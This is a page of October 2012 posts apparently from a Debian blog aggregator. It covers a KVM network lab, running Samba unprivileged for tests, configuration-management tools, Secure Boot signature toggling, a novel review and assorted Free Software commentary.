Search Results: "dom"

27 October 2012

Riku Voipio: My 5 eurocents on the Rasberry Pi opengl driver debacle

The Linux community rather unenthusiastic about the open source shim to Raspberry PI GPU. I think the backslash is a bit unfair, even if the marketing from Raspberry was pompous - It is still a step in the right direction. More raspberry PI hardware enablement code is open source than before. A step in the wrong direction is "locking firmware", where a loadable firmware is made read-only by storing it to a ROM. It has been planned by the GTA04 phone project, and Raspberry foundation also considers making a locked GPU ROM device. This is madness that needs to stop. It may fulfill the letter of FSF guidelines, but it is firmly against the spirit. It does not increase freedom - it takes away vendors ability to provide bugfixes to firmware, and communities possibility of reverse engineering the firmware.

25 October 2012

Russ Allbery: Review: Passion Play

Review: Passion Play, by Sean Stewart
Publisher: Ace
Copyright: 1992
Printing: December 1993
ISBN: 0-441-65241-7
Format: Mass market
Pages: 194
Diane is a shaper: an empath, a sort of telepath, who sees emotions and the actions of others in the form of patterns and stories that she is nearly compelled to follow. She uses that skill as an investigator, a semi-official adjunct to the police who can read crime scenes and motives and hunt down criminals with uncanny ability. That makes her almost socially acceptable, but a shaper is still not something it's safe to be, something best kept hidden. Diane's world is one of theocracy, of dominance by aggressive religion, and even shapers working with the police are not exactly okay. This is Sean Stewart's first novel. He's since gone on to write many other books, one of which I've read and quite enjoyed (Nobody's Son) and another (Galveston) that won several awards, although he's probably most famous for his work on the ilovebees ARG. Passion Play won a minor award itself: the Aurora for the best Canadian SF novel of the year. I found it surprising as a first novel, since it's sharp, focused, and very short. Usually first novels are stuffed to the gills with ideas and plot, as if material had built up for years and exploded in the first book. Passion Play doesn't have that problem; if anything, it errs on the side of telling too little. This is, at its heart, a mystery. A famous actor died in the middle of a play. It was possibly suicide, possibly an accident, and possibly murder; the events of the death are quite ambiguous. But the actor is very important in Redemptionist politics, which warrants an investigation, and then Diane's shaper instincts start finding a pattern and a story in the death. The rest of the cast and crew form the obvious set of suspects, and have the normal mystery novel variety of flaws, foibles, strong personalities, and possible motives. I'm not much of a mystery novel reader, and to be honest I had some trouble tracking all of the characters and remembering Diane's suspicions about each one. But the details of the mystery are less important to this book than Diane herself. Shapers are not exactly stable. The patterns they see are all-consuming, the experience of others' strong emotions acts like a sort of drug, and shapers can burn themselves out. They can fall into a spiral of seeking stronger and stronger emotions until they can't feel anything at all. That's the core conflict of the book: Diane is slowly losing herself. She has a tenuous existence at the outskirts of a society that has inculcated her with an inflexible set of religious beliefs and an uncompromising attitude towards law and justice, but it's not a stable existence, she knows it, and she doesn't know what to do about it. She knows that the pattern of this particular death is deep and powerful, but she can't stay away from it. This is an unusual, and sometimes disturbing, focus for a story. It's risky, unconventional, and doesn't quite work. I think some of the failure is because of first novel problems, but most of it is due to character problems. In the first novel problems category, Passion Play is a bit too choppy and a bit too disjointed. I think Stewart was trying hard to keep the story focused, fast-moving, and tight, but the introduction of the world background is not particularly smooth, and Diane's first-person account of her emotional state is a bit too labored. The plot wants to build in a smooth arc towards its climax, but the writing and scene-setting jerks and jumps instead of flowing. But the larger problem for me is that there aren't enough interesting characters in this book; specifically, there aren't enough to show all sides of Diane's character. Stewart tries, by introducing Jim early in the book to serve essentially as Diane's friend (and she's desperately in need of one), but he's too much of a non-entity. He serves some plot purposes, but he doesn't have a strong enough voice and character to hold his ground against Diane and balance her obsessive internal monologue. And, other than Jim, all the other characters in the book (with the possible exception of the murder victim) are playing bit roles. They're not bad characters, but they don't feel fully real to either Diane or to the reader. It's very easy to put them into boxes that they never break out of. This does support the feeling of narrative inevitability about some parts of the book, but I think it would have been stronger with more conflict, more open challenging of Diane's perspective. I would characterize Passion Play as interesting but flawed, and ultimately a minor work. I'm not sorry I read it, but neither would I have missed much if I'd gone through life without reading it. It has a few interesting ideas, and a bravely unconventional narrative resolution, but it felt choppy and off-balance. Unless you love Stewart's writing and want to read everything he wrote, or unless you (like me) has a quirk about reading all award winners, this is probably best skipped over in favor of Stewart's later work. Rating: 6 out of 10

21 October 2012

Jonas Smedegaard: How I (don't) use Facebook images

Dear Facebook friend, I like you and I am happy that you take/tag/share photos of me, just not on Facebook! I have a Facebook account but don't hang out there. Please share your photos in public, not (only) inside Facebook. And please consider allowing Free reuse of your photos, by licensing them with a Free license like CC-BY-SA or CC0.

Here & Now My suggestion for now is to use Flickr, and license all images as "Attribution, share alike".

The Perfect Way Ideally you would publish the photos on some server that you control, like the Freedombox, but those are unfortunately not yet easy to find or use.

Why not Facebook? Facebook is a closed system: all activities happen at one central place. Maybe you don't care who is spying on the photo gallery that you share. That's fine - but please respect those of your friends who do care, by putting a copy of your photos somewhere with less thirdparty control. Regards, Jonas

20 October 2012

Vincent Bernat: Network lab with KVM

To experiment with network stuff, I was using UML-based network labs. Many alternatives exist, like GNS3, Netkit, Marionnet or Cloonix. All of them are great viable solutions but I still prefer to stick to my minimal home-made solution with UML virtual machines. Here is why: The use of UML had some drawbacks: However, UML features HostFS, a filesystem providing access to any part of the host filesystem. This is the killer feature which allows me to not use any virtual disk image and to get access to my home directory right from the guest. I discovered recently that KVM provided 9P, a similar filesystem on top of VirtIO, the paravirtualized IO framework.

Setting up the lab The setup of the lab is done with a single self-contained shell file. The layout is similar to what I have done with UML. I will only highlight here the most interesting steps.

Booting KVM with a minimal kernel My initial goal was to experiment with Nicolas Dichtel s IPv6 ECMP patch. Therefore, I needed to configure a custom kernel. I have started from make defconfig, removed everything that was not necessary, added what I needed for my lab (mostly network stuff) and added the appropriate options for VirtIO drivers:
CONFIG_NET_9P_VIRTIO=y
CONFIG_VIRTIO_BLK=y
CONFIG_VIRTIO_NET=y
CONFIG_VIRTIO_CONSOLE=y
CONFIG_HW_RANDOM_VIRTIO=y
CONFIG_VIRTIO=y
CONFIG_VIRTIO_RING=y
CONFIG_VIRTIO_PCI=y
CONFIG_VIRTIO_BALLOON=y
CONFIG_VIRTIO_MMIO=y
No modules. Grab the complete configuration if you want to have a look. From here, you can start your kernel with the following command ($LINUX is the appropriate bzImage):
kvm \
  -m 256m \
  -display none \
  -nodefconfig -no-user-config -nodefaults \
  \
  -chardev stdio,id=charserial0,signal=off \
  -device isa-serial,chardev=charserial0,id=serial0 \
  \
  -chardev socket,id=con0,path=$TMP/vm-$name-console.pipe,server,nowait \
  -mon chardev=con0,mode=readline,default \
  \
  -kernel $LINUX \
  -append "init=/bin/sh console=ttyS0"
Of course, since there is no disk to boot from, the kernel will panic when trying to mount the root filesystem. KVM is configured to not display video output (-display none). A serial port is defined and uses stdio as a backend1. The kernel is configured to use this serial port as a console (console=ttyS0). A VirtIO console could have been used instead but it seems this is not possible to make it work early in the boot process. The KVM monitor is setup to listen on an Unix socket. It is possible to connect to it with socat UNIX:$TMP/vm-$name-console.pipe -.

Initial ramdisk UPDATED: I was initially unable to mount the host filesystem as the root filesystem for the guest directly by the kernel. In a comment, Josh Triplett told me to use /dev/root as the mount tag to solve this problem. I keep using an initrd in this post but the lab on Github has been updated to not use one. Here is how to build a small initial ramdisk:
# Setup initrd
setup_initrd()  
    info "Build initrd"
    DESTDIR=$TMP/initrd
    mkdir -p $DESTDIR
    # Setup busybox
    copy_exec $($WHICH busybox) /bin/busybox
    for applet in $($ DESTDIR /bin/busybox --list); do
        ln -s busybox $ DESTDIR /bin/$ applet 
    done
    # Setup init
    cp $PROGNAME $ DESTDIR /init
    cd "$ DESTDIR " && find .   \
       cpio --quiet -R 0:0 -o -H newc   \
       gzip > $TMP/initrd.gz
 
The copy_exec function is stolen from the initramfs-tools package in Debian. It will ensure that the appropriate libraries are also copied. Another solution would have been to use a static busybox. The setup script is copied as /init in the initial ramdisk. It will detect it has been invoked as such. If it was omitted, a shell would be spawned instead. Remove the cp call if you want to experiment manually. The flag -initrd allows KVM to use this initial ramdisk.

Root filesystem Let s mount our root filesystem using 9P. This is quite easy. First KVM needs to be configured to export the host filesystem to the guest:
kvm \
  $ PREVIOUS_ARGS  \
  -fsdev local,security_model=passthrough,id=fsdev-root,path=$ ROOT ,readonly \
  -device virtio-9p-pci,id=fs-root,fsdev=fsdev-root,mount_tag=rootshare
$ ROOT can either be / or any directory containing a complete filesystem. Mounting it from the guest is quite easy:
mkdir -p /target/ro
mount -t 9p rootshare /target/ro -o trans=virtio,version=9p2000.u
You should find a complete root filesystem inside /target/ro. I have used version=9p2000.u instead of version=9p2000.L because the later does not allow a program to mount() a host mount point2. Now, you have a read-only root filesystem (because you don t want to mess with your existing root filesystem and moreover, you did not run this lab as root, did you?). Let s use an union filesystem. Debian comes with AUFS while Ubuntu and OpenWRT have migrated to overlayfs. I was previously using AUFS but got errors on some specific cases. It is still not clear which one will end up in the kernel. So, let s try overlayfs. I didn t find any patchset ready to be applied on top of my kernel tree. I was working with David Miller s net-next tree. Here is how I have applied the overlayfs patch on top of it:
$ git remote add torvalds git://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux-2.6.git
$ git fetch torvalds
$ git remote add overlayfs git://git.kernel.org/pub/scm/linux/kernel/git/mszeredi/vfs.git
$ git fetch overlayfs
$ git merge-base overlayfs.v15 v3.6
4cbe5a555fa58a79b6ecbb6c531b8bab0650778d
$ git checkout -b net-next+overlayfs
$ git cherry-pick 4cbe5a555fa58a79b6ecbb6c531b8bab0650778d..overlayfs.v15
Don t forget to enable CONFIG_OVERLAYFS_FS in .config. Here is how I configured the whole root filesystem:
info "Setup overlayfs"
mkdir /target
mkdir /target/ro
mkdir /target/rw
mkdir /target/overlay
# Version 9p2000.u allows to access /dev, /sys and mount new
# partitions over them. This is not the case for 9p2000.L.
mount -t 9p        rootshare /target/ro      -o trans=virtio,version=9p2000.u
mount -t tmpfs     tmpfs     /target/rw      -o rw
mount -t overlayfs overlayfs /target/overlay -o lowerdir=/target/ro,upperdir=/target/rw
mount -n -t proc  proc /target/overlay/proc
mount -n -t sysfs sys  /target/overlay/sys
info "Mount home directory on /root"
mount -t 9p homeshare /target/overlay/root -o trans=virtio,version=9p2000.L,access=0,rw
info "Mount lab directory on /lab"
mkdir /target/overlay/lab
mount -t 9p labshare /target/overlay/lab -o trans=virtio,version=9p2000.L,access=0,rw
info "Chroot"
export STATE=1
cp "$PROGNAME" /target/overlay
exec chroot /target/overlay "$PROGNAME"
You have to export your $ HOME and the lab directory from host:
kvm \
  $ PREVIOUS_ARGS  \
  -fsdev local,security_model=passthrough,id=fsdev-root,path=$ ROOT ,readonly \
  -device virtio-9p-pci,id=fs-root,fsdev=fsdev-root,mount_tag=rootshare \
  -fsdev local,security_model=none,id=fsdev-home,path=$ HOME  \
  -device virtio-9p-pci,id=fs-home,fsdev=fsdev-home,mount_tag=homeshare \
  -fsdev local,security_model=none,id=fsdev-lab,path=$(dirname "$PROGNAME") \
  -device virtio-9p-pci,id=fs-lab,fsdev=fsdev-lab,mount_tag=labshare

Network You know what is missing from our network lab? Network setup. For each LAN that I will need, I spawn a VDE switch:
# Setup a VDE switch
setup_switch()  
    info "Setup switch $1"
    screen -t "sw-$1" \
        start-stop-daemon --make-pidfile --pidfile "$TMP/switch-$1.pid" \
        --start --startas $($WHICH vde_switch) -- \
        --sock "$TMP/switch-$1.sock"
    screen -X select 0
 
To attach an interface to the newly created LAN, I use:
mac=$(echo $name-$net   sha1sum   \
            awk ' print "52:54:" substr($1,0,2) ":" substr($1, 2, 2) ":" substr($1, 4, 2) ":" substr($1, 6, 2) ')
kvm \
  $ PREVIOUS_ARGS  \
  -net nic,model=virtio,macaddr=$mac,vlan=$net \
  -net vde,sock=$TMP/switch-$net.sock,vlan=$net
The use of a VDE switch allows me to run the lab as a non-root user. It is possible to give Internet access to each VM, either by using -net user flag or using slirpvde on a special switch. I prefer the latest solution since it will allow the VM to speak to each others.

Debugging This lab was mostly done to debug both the kernel and Quagga. Each of them can be debugged remotely.

Kernel debugging While the kernel features KGDB, its own debugger, compatible with GDB, it is easier to use the remote GDB server built inside KVM.
kvm \
  $ PREVIOUS_ARGS  \
  -gdb unix:$TMP/vm-$name-gdb.pipe,server,nowait
To connect to the remote GDB server from the host, first locate the vmlinux file at the root of the source tree and run GDB on it. The kernel has to be compiled with CONFIG_DEBUG_INFO=y to get the appropriate debugging symbols. Then, use socat with the Unix socket to attach to the remote debugger:
$ gdb vmlinux
GNU gdb (GDB) 7.4.1-debian
Reading symbols from /home/bernat/src/linux/vmlinux...done.
(gdb) target remote   socat UNIX:$TMP/vm-$name-gdb.pipe -
Remote debugging using   socat UNIX:/tmp/tmp.W36qWnrCEj/vm-r1-gdb.pipe -
native_safe_halt () at /home/bernat/src/linux/arch/x86/include/asm/irqflags.h:50
50   
(gdb)
You can now set breakpoints and resume the execution of the kernel. It is easier to debug the kernel if optimizations are not enabled. However, it is not possible to disable them globally. You can however disable them for some files. For example, to debug net/ipv6/route.c, just add CFLAGS_route.o = -O0 to net/ipv6/Makefile, remove net/ipv6/route.o and type make.

Userland debugging To debug a program inside KVM, you can just use gdb as usual. Your $HOME directory is available and it should be therefore straightforward. However, if you want to perform some remote debugging, that s quite easy. Add a new serial port to KVM:
kvm \
  $ PREVIOUS_ARGS  \
  -chardev socket,id=charserial1,path=$TMP/vm-$name-serial.pipe,server,nowait \
  -device isa-serial,chardev=charserial1,id=serial1
Starts gdbserver in the guest:
$ libtool execute gdbserver /dev/ttyS1 zebra/zebra
Process /root/code/orange/quagga/build/zebra/.libs/lt-zebra created; pid = 800
Remote debugging using /dev/ttyS1
And from the host, you can attach to the remote process:
$ libtool execute gdb zebra/zebra
GNU gdb (GDB) 7.4.1-debian
Reading symbols from /home/bernat/code/orange/quagga/build/zebra/.libs/lt-zebra...done.
(gdb) target remote   socat UNIX:/tmp/tmp.W36qWnrCEj/vm-r1-serial.pipe
Remote debugging using   socat UNIX:/tmp/tmp.W36qWnrCEj/vm-r1-serial.pipe
Reading symbols from /lib64/ld-linux-x86-64.so.2...(no debugging symbols found)...done.
Loaded symbols for /lib64/ld-linux-x86-64.so.2
0x00007ffff7dddaf0 in ?? () from /lib64/ld-linux-x86-64.so.2
(gdb)

Demo For a demo, have a look at the following video (it is also available as an Ogg Theora video).
<iframe frameborder="0" height="270" src="http://www.dailymotion.com/embed/video/xuglsg" width="480"></iframe>

  1. stdio is configured such that signals are not enabled. KVM won t stop when receiving SIGINT. This is important for the usage we want to have.
  2. Therefore, it is not possible to mound a fresh /proc on top of the existing one. I have searched a bit but didn t find why. Any comments on this is welcome.

Christoph Egger: Android

Hardware To make things clear: I'm having a Android 4.0.$recent tablet with considerably more horse-power than my Nokia n900 smartphone so don't tell me this is due to under-powered hardware the android is 3 years newer both in hardware and software.

Background Tasks Being somewhere with my Android Tablet. Network is kind of crappy and this site takes minutes again to load. So the most natural thing to do would be doing something else while the site continues loading in the background. This works really well on the n900. It might work with android. But of course when you switch to another Program the browser might also be shut down while you're doing something else and randomly when you switch back to your browser, not only the site hasn't loaded but the browser also forgot where you were heading. Now if you followed e.g. a link in a email you might have closed the mail program long ago (or the mail program has decided to stop) and you have to find the link again, wait again for the site to load. And remember not to background the browser or you might have to start over again. With the n900 Maemo smartphone I was able to load several pages in the background with whatever application in the foreground (like playing tuxracer) so don't tell me android has to do this to give enough power to the foreground process. If a Meamo device can load 5 pages in the background while a OpenGL game is running in the foreground there is no reason Android, with more CPU and RAM, can't load a single page in the background while I check email.

Software installation Can you imagine a system where you are unable to install software from your standard repository without registering an account first? Like after nearly two decades of Linux distributions? Maemo had this for mobile devices more than five years ago. Plus, on Maemo you'll easily find tons of good, free (as in freedom) and banner-add-free software try this on androids "Play Store".

19 October 2012

Martin F. Krafft: Digital picture frames and random image order

I am moving into an office. And as any proud husband and father, I want to have photos of my wife and daughter on my desk. The year being 2012, I did not hike to the photo shop to get a print framed, but instead thought to myself that I should put a digital photo frame onto my table. This idea exposed me to the ridiculous world of consumer electronics. It led me to conclude that digital picture frame designers need to be whacked with cluebats. Step by step Once accepted, the thought of a digital photo frame developed into a product definition along the following lines: my idea photo frame would connect to my Wifi-network, and obtain the photos on-the-go from a folder exposed via HTTP or CIFS, and then go on to display them in random order, incorporating new photos as it encounters them. With this in mind, I went to the shops, and since I believe in specialised retailers and want to support them, my first stop was Foto Sauter at Sendlinger Tor. Unfortunately, none of the frames they had came with Wifi, so I decided to look further. I vehemently oppose to the business practices of the Metro group, thus skipped Saturn and MediaMarkt, and eventually ended up at Conrad. They had a frame with Wifi! I jumped for joy, until I read the manual: pictures can be obtained from Flickr and Picasa. Period. All other models on the Internet seem to be similarly limited, including the new Sony S-frame. The night before, Penny had researched the field a bit and came to the conclusion that the S-frame would be the best product available. This led me to scratch Wifi off my requirements list and get a model that would read photos off a USB stick. I went back to the photo store and bought a "Sony S-frame", only to discover that it cannot show photos in random order. It has three viewing modes (single photo, collage, single photo with clock), and a random mode, but guess what: the random mode randomly switches the viewing modes, which then display the photos in lexicographical order. How stupid is that??? I returned the product and left the store after discovering that none of their products could do random playback. I went back to Conrad and found an "Intenso MediaCreator" (what media does it create???), which displayed the photos seemingly randomly. But at home I found out that the "random" order is always the same, probably because the bright engineer that programmed this thought it was better to sort filenames by last letter and call it random, than to figure out a way to roll a dice on the device. I wrote to the support team and asked them. The response was that the desired functionality (random selection) is not possible and won't be made available. So I am returning the product. Gah! Would someone please tell me about a digital picture frame (8 inch or so) that can display images in random order, ideally loading them off a CIFS share via Wifi? Or is it really the case that consumer electronics are completely useless these days, by which I mean that "consumers" have dumbed down so far to buy this crap? Update: a lot of people wrote in suggesting to invest in a cheap Android tablet. Some suggested Raspberry Pis in USB host mode (emulating the USB stick and hence the source of the images, provided that the frame doesn't cache). Other suggestions included the Samsung SPF-85V which can display images according to an RSS feed but needs Microsoft for that (or maybe not), and the community-developed, Linux-based Joggler. Regarding the non-random order on the Intenso frame, Paul Hedderly postulated that the order comes from the filesystems (FAT order) and can be changed by writing the files differently.

Martin F. Krafft: Configuration management

Puppet I've really had it with Puppet. I used to be able to put up with all its downsides
  • Non-Unix approach to everything (own transport, self-made PKI, non-intuitive configuration language, a faint attempt at versioning (bitbucket), and much much more )
  • Ruby
  • Abysmal slowness
  • Lack of basic functionality (e.g. replace a line of text)
  • Host management and configuration programming intertwined, lack of a high-level approach to defining functionality
  • Horrific error messages
  • Catastrophic upgrade paths
  • Did I mention Ruby and its speed?
  • Lack of IPv6 support
  • [I could keep going ]
but now that my fourth attempt to upgrade my complex configuration from version 0.25.5 to version 2.7 failed due to a myriad of completely incomprehensible errors ("err: Could not run Puppet configuration client: interning empty string") and many hours were lost in trying to hunt these down using binary searches, I am giving up. Bye bye Puppet.

An alternative But I need an alternative. I want a system that is capable of handling a large number of hosts, but not so complex that one wouldn't put it to use for half a dozen machines. The configuration management system I want looks about as follows: It
  • makes use of existing infrastructure (e.g. SSH transport and public keys, Unix toolchain, Debian package management and debconf)
  • interacts with the package management system (Debian only in my case)
  • can provision files whose contents might depend on context, particular machine data and conditionals. There should be a unified templating approach for static and dynamic files, with the ability to override the source of data (e.g. a default template used unless a template exists for a class of machine, or a specific hostname)
  • can edit files on the target machine in a flexible and robust manner
  • can remove files
  • can run commands when files change
  • can reference data from other machines (e.g. obtain the certificate fingerprint of each hosts that define me as their SMTP smarthost)
  • can control running services (i.e. enable init.d scripts, check that a process is running
  • is written in a sensible language
  • is modular and easily extensible, ideally using a well-known language (e.g. Python!)
  • allows to specify infrastructure with tags ("all webservers", "all machines in Zurich", "machines that are in Munich and receive mail"), but with the ability to override every parameter for a specific host
  • should just do configuration management, and not try to take away jobs from monitoring software
  • logs changes per-machine and collects data about applied configurations in a central location
  • is configured using flat files that are human-readable so that the configuration may be stored in Git (e.g. YAML, not XML)
  • can be configured using scripts in a flexible way
Since for me, Ruby is a downside of Puppet, I won't look at Chef, but from this page, I gleaned a couple of links: Ansible, Quattor, Salt, and bcfg2 (which uses XML though). And of course, there remains the ephemeral cfengine.

cfengine I haven't used cfengine since 2002, but I am not convinced it's worth a new look because it seems to be an academic project with gigantic complexity and a whole vernacular to its own. There is no doubt that it is a powerful solution, and the most mature of all of them, but it's far away from the Unix-like simplicity that I've come to love in almost 20 years of Debian. Do correct me if I am wrong.

Ansible Ansible looks interesting. It seems rather bottom-up, first introducing a way to remotely execute commands on hosts, which you can then later extend/automate to manage the host configurations. It uses SSH for transport, and its reason-to-be made me want to look at it. My ventures into the Ansible domain are not over yet, but I've put them on hold. First of all, it's not yet packaged for Debian (Ubuntu-PPA packages work on Debian squeeze and wheezy). Second, I was put off a bit by its gratuitous use of the shell to run commands, as well as other design decisions. Check this out: there are modules for the remote execution of commands, namely "shell", "command", and "raw". The shell modules should be self-explanatory; the command module provides some idempotency, such as not running the command if a file exists (or not). To do this, it creates a Python script in /tmp on the target and then executes that like so:
$SHELL -c /tmp/ansible/ansible-1350291485.22-74945524909437/command

Correct me if I am wrong, but there is zero need for this shell indirection. My attempts at finding an answer on IRC were met by user "daniel_hozac" with a reason along the lines of "it's needed, believe me", and on the mailing list, I am told that only the shell can execute a script by parsing the interpreter line at the top of the module. Finally, the raw execution module also executes using the shell And there a few other design decisions that I can't quite explain, around the command-line switch --sudo see the aforementioned message In short: running a command like
ansible -v arnold.madduck.net -a "/usr/bin/apt-get update" --sudo

does not invoke apt-get with sudo, as one might like; it invokes the shell that runs the Python script that runs the command. Effectively therefore, you need to allow sudo shell execution, and for proper automation, this has to be possible without a password. And then you might just as well allow root logins again. The author seems to think that "core behaviour" is that sudo allows all execution and that limiting the commands to run is not a use-case that Ansible will support. Apparently, I was the first to ever suggest this. There are always ways around (e.g. skip --sudo and just use sudo as the command, simply ignore the useless shell invocation and trust that your machine can handle it, but when such design decisions remain incomprehensible and get defended by the project people, then I am hesitant to invest more time on principle.

Salt Finally, I've looked at Salt, which is what I've spent most time on so far. From the discussions I started on host targeting and data collection, it soon became apparent that Salt is very thin and flexible, and that the user community is accomodating. Unfortunately, Salt does not use SSH, but at least it reuses existing functionality (ZeroMQ). As opposed to the push/pull model, Salt "minions" interestingly maintain a persistent connection to the server (which is not yet very stable), and while non-root usage is still not unproblematic, at least there has already been work done in this direction. I think I will investigate Salt more as it does look like it can do what I want. The YAML-based syntax does seem a bit brittle, but it's the best I've found so far. NP: The Pineapple Thief: Someone Here is Missing

18 October 2012

Petter Reinholdtsen: The fight for freedom and privacy

Civil liberties and privacy in the western world are going down the drain, and it is hard to fight against it. I try to do my best, but time is limited. I hope you do your best too. A few years ago I came across a marvellous drawing by Clay Bennett visualising some of what is going on.
They who can give up essential liberty to obtain a little temporary safety, deserve neither liberty nor safety. - Benjamin Franklin
Do you feel safe at the airport? I do not. Do you feel safe when you see a surveillance camera? I do not. Do you feel safe when you leave electronic traces of your behaviour and opinions? I do not. I just remember the Panopticom, and can not help help to think that we are slowly transforming our society to a huge Panopticom on our own.

Jonas Smedegaard: Blended configuration

I want all my computing environments "furnished" similarly and as close to my personal taste as possible - be it big and small machines, self-administered and user accounts of others. and not only for myself - similar is needed for the environments I help maintain for my friends Siri, Erik and Peter. The environments are seldom fully equal, so simply copying things around is rarely useful. Here's a checklist of things that I need to customize and syncronize for me and my friends to feel at $HOME : Above is work-in-progress. I hope to later extend with more details - probably by linking to separate pages about each subtopic.

M nica Ram rez Arceda: Hackafou: C mo empezar a colaborar en Debian

Last Saturday (13/10/2012), I gave a talk about Debian in Hackafou, the Hackmeeting 2012. The talk was titled C mo empezar a colaborar en Debian ( How to start to collaborate in Debian ) and I think all the attendants enjoyed it very much :) Here you have all the produced material (slides and audio), both in Spanish: Talk: C mo empezar a colaborar en Debian You'll find a README inside the slides tar file with a summary of what I talked about during each slide. This is because slides are very visual, with almost no text. I hope you like it!

17 October 2012

Matthew Garrett: Disabling Secure Boot signature validation

One of the benefits of the Shim approach of bridging trust between the Microsoft key and our own keys is that we can define whatever trust policy we want. Some of the feedback we've received has indicated that people really do want the ability to disable signature validation without having to go through the firmware. The problem is in ensuring that this can't be done either accidentally or via trivial social engineering.

We've come up with one possible solution for this. A tool run at the OS level generates a random password and hashes it. This hash is appended to the desired secure boot state and stored in an EFI variable. On reboot, Shim notices that this variable is set and drops to a menu. The user then selects "Change signature enforcement" and types the same password again. The system is then rebooted and Shim now skips the signature validation.

This approach avoids automated attacks - if malware sets this variable, the user will have no idea which password is required. Any social engineering attack would involve a roughly equivalent number of steps to disabling Secure Boot in the firmware UI, so it's not really any more attractive than just doing that. We're fairly confident that this meets everyone's expectations of security, but also guarantees that people who want to run arbitrary kernels and bootloaders can do so.

comment count unavailable comments

Martin Pitt: Running a Samba server as normal user for testing

For writing tests for GVFS (current tests, proposed improvements) I want to run Samba as normal user, so that we can test gvfs smb backend without root privileges and thus can run them safely and conveniently in a make check environment for developers and in JHBuild for continuous integration testing. Before these tests could only run under gvfs-testbed, which needs root. Unlike other servers such as ssh or ftp, this turned out surprisingly non-obvious and hard, so I want to document it in this blog post for posterity s benefit. Running the server Running smbd itself is mainly an exercise of figuring out all the options that you need to set; Alex Larsson and I had some fun figuring out all the quirks and hiccups that happen between Ubuntu s and Fedora s packaging and 3.6 vs. 4.0, but finally arrived at something working. First, you need to create an empty directory where smbd can put all its databases and state files in. For tests you would use mkdtemp(), but for easier reading I just assume mkdir /tmp/samba here. The main knowledge is in the Samba configuration file, let s call it /tmp/smb.conf:
[global]
workgroup = TESTGROUP
interfaces = lo 127.0.0.0/8
smb ports = 1445
log level = 2
map to guest = Bad User
passdb backend = smbpasswd
smb passwd file = /tmp/smbpasswd
lock directory = /tmp/samba
state directory = /tmp/samba
cache directory = /tmp/samba
pid directory = /tmp/samba
private dir = /tmp/samba
ncalrpc dir = /tmp/samba
[public]
path = /tmp/public
guest ok = yes
[private]
path = /tmp/private
read only = no
For running this as a normal user you need to set a port > 1024, so this uses 1445 to resemble the original (privileged) port 445. The map to guest line makes anonymous logins work on Fedora/Samba 4.0 (I m not sure whether it s a distribution or a version issue). Don t ask about dir vs. directory , that s an inconsistency in Samba; with above names it works on both 3.6 and 4.0. We use the old smbpasswd backend as shipping large tdb files is usually too inconvenient and brittle for test suites. I created an smbpasswd file by running smbpasswd on a real Samba installation, and then using pdbedit to convert it to a smbpasswd file:
sudo smbpasswd -a martin
sudo pdbedit -i tdbsam:/var/lib/samba/passdb.tdb -e smbpasswd:/tmp/smbpasswd
The result for password foo is
myuser:0:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:AC8E657F83DF82BEEA5D43BDAF7800CC:[U          ]:LCT-507C14C7:
which you are welcome to copy&paste (you can replace myuser with any valid user name, of course). This also defines two shares, one public, one authenticated. You need to create the directories and populate them a bit:
mkdir /tmp/public /tmp/private
echo hello > /tmp/public/hello.txt
echo secret > /tmp/private/myfile.txt
Now you can run the server with
smbd -iFS -s /tmp/smb.conf
The main problem with this approach is that smbd exits ( Server exit (failed to receive smb request) ) after a client terminates, so you need to write your tests in a way to only run one connection/request per test, or to start smbd in a loop. Running the client If you merely use the smbclient command line tool, this is rather simple: It has a -p option for specifying the port:
$ smbclient -p 1445 //localhost/private
Enter martin's password: [enter "foo" here]
Domain=[TESTGROUP] OS=[Unix] Server=[Samba 3.6.6]
smb: \> dir
  .                                   D        0  Wed Oct 17 08:28:23 2012
  ..                                  D        0  Wed Oct 17 08:31:24 2012
  myfile.txt                                   7  Wed Oct 17 08:28:23 2012
In the case of gvfs it wasn t so simple, however. Surprisingly, libsmbclient does not have an API to set the port, it always assumes 445. smbclient itself uses some internal libcli API which does have a way to change the port, but it s not exposed through libsmbclient. However, Alex and I found some mailing list posts ([1], [2]) that mention $LIBSMB_PROG, and it s also mentioned in smbclient s manpage. It doesn t quite work as advertised in the second ML post (you can t set it to smbd, smbd apparently doesn t speak the socket protocol over stdin/stdout), and it s not being used anywhere in the current Samba sources, but what does work is to use good old netcat:
export LIBSMB_PROG="nc localhost 1445"
with that, you can use smbclient or any program using libsmbclient to talk to our test smb server running as user.

9 October 2012

Stefano Zacchiroli: bits from the DPL for September 2012

Just posted to d-d-a, bits from the DPL for Septemer 2012.
Heya,
here is the periodic report of DPL activities, this time related to September 2012 (posted here with some delay, as I've been traveling oversea on behalf of Debian for the past few days). Help needed: Google Code-In The Google Code-In (GCI) initiative is about to start again. We don't have a great track record of participating into it, and that's a pity. The initiative revolves around small tasks that other Free Software projects have come to call "easy hacks", showing how effective they're in attracting new volunteers. To participate, we need both mentors and admins. If you're interested see Ana's call for help and please volunteer on the soc-coordination list. Related to this, you've probably seen the report of our participation in GSoC 2012. I'd like to thank all students, mentors, and admins for a very well organized edition. Logo relicensing & other assets The DFSG-relicensing of the Debian logo, which I've mentioned in recent updates, has now happened. The so called Debian "Open Use" logo, in both variants (with and without "Debian") is now dually licensed under LGPL3+ / CC-BY-SA 3.0. The change has been made effective with a resolution of the SPI Board of Directors. Note that the so called "official" logo, which we seem to use very little, is still released under the terms of a non-free license. Discussion is ongoing on -project to stop promoting it. If you're using it or if you've arguments in favor of against that, please participate in the discussion. I've got from SFLC an updated draft of the new proposed trademark policy, implementing most of the changes requested during related August discussions on -project. I'll post it for review there shortly. The Japanese Trademark Office (JPO) has sent us the final confirmation that trademark transfer request (from individuals Debian contributors in the area to SPI) has happened. We've paid the needed fee of 457 CHF to conclude the transaction. We finally settled a domain transfer agreement with the current owner of the debian.eu. Technically, the domain will be transferred to FFIS in the coming weeks. Core teams (non-)news Quite some core teams are in the process of changing their formations these weeks, but most are still pending proper delegation (or equivalent). So here are just a few "teasers": I hope to finalize all the pending tasks above this month. Future events I've spent quite some time to plan my participation in events I'll be attending during October on behalf of Debian, such as the ACM Reflections conference in Urbana-Champaign (at the time of writing, this has already happened), the Ubuntu Developer Summit in Copenhagen, and the LinuxDay event in Turin. Cheers.
PS the day-to-day activity log for September 2012 is available at the usual place master:/srv/leader/news/bits-from-the-DPL.txt.201209

7 October 2012

Sune Vuorela: Playing with webstuff

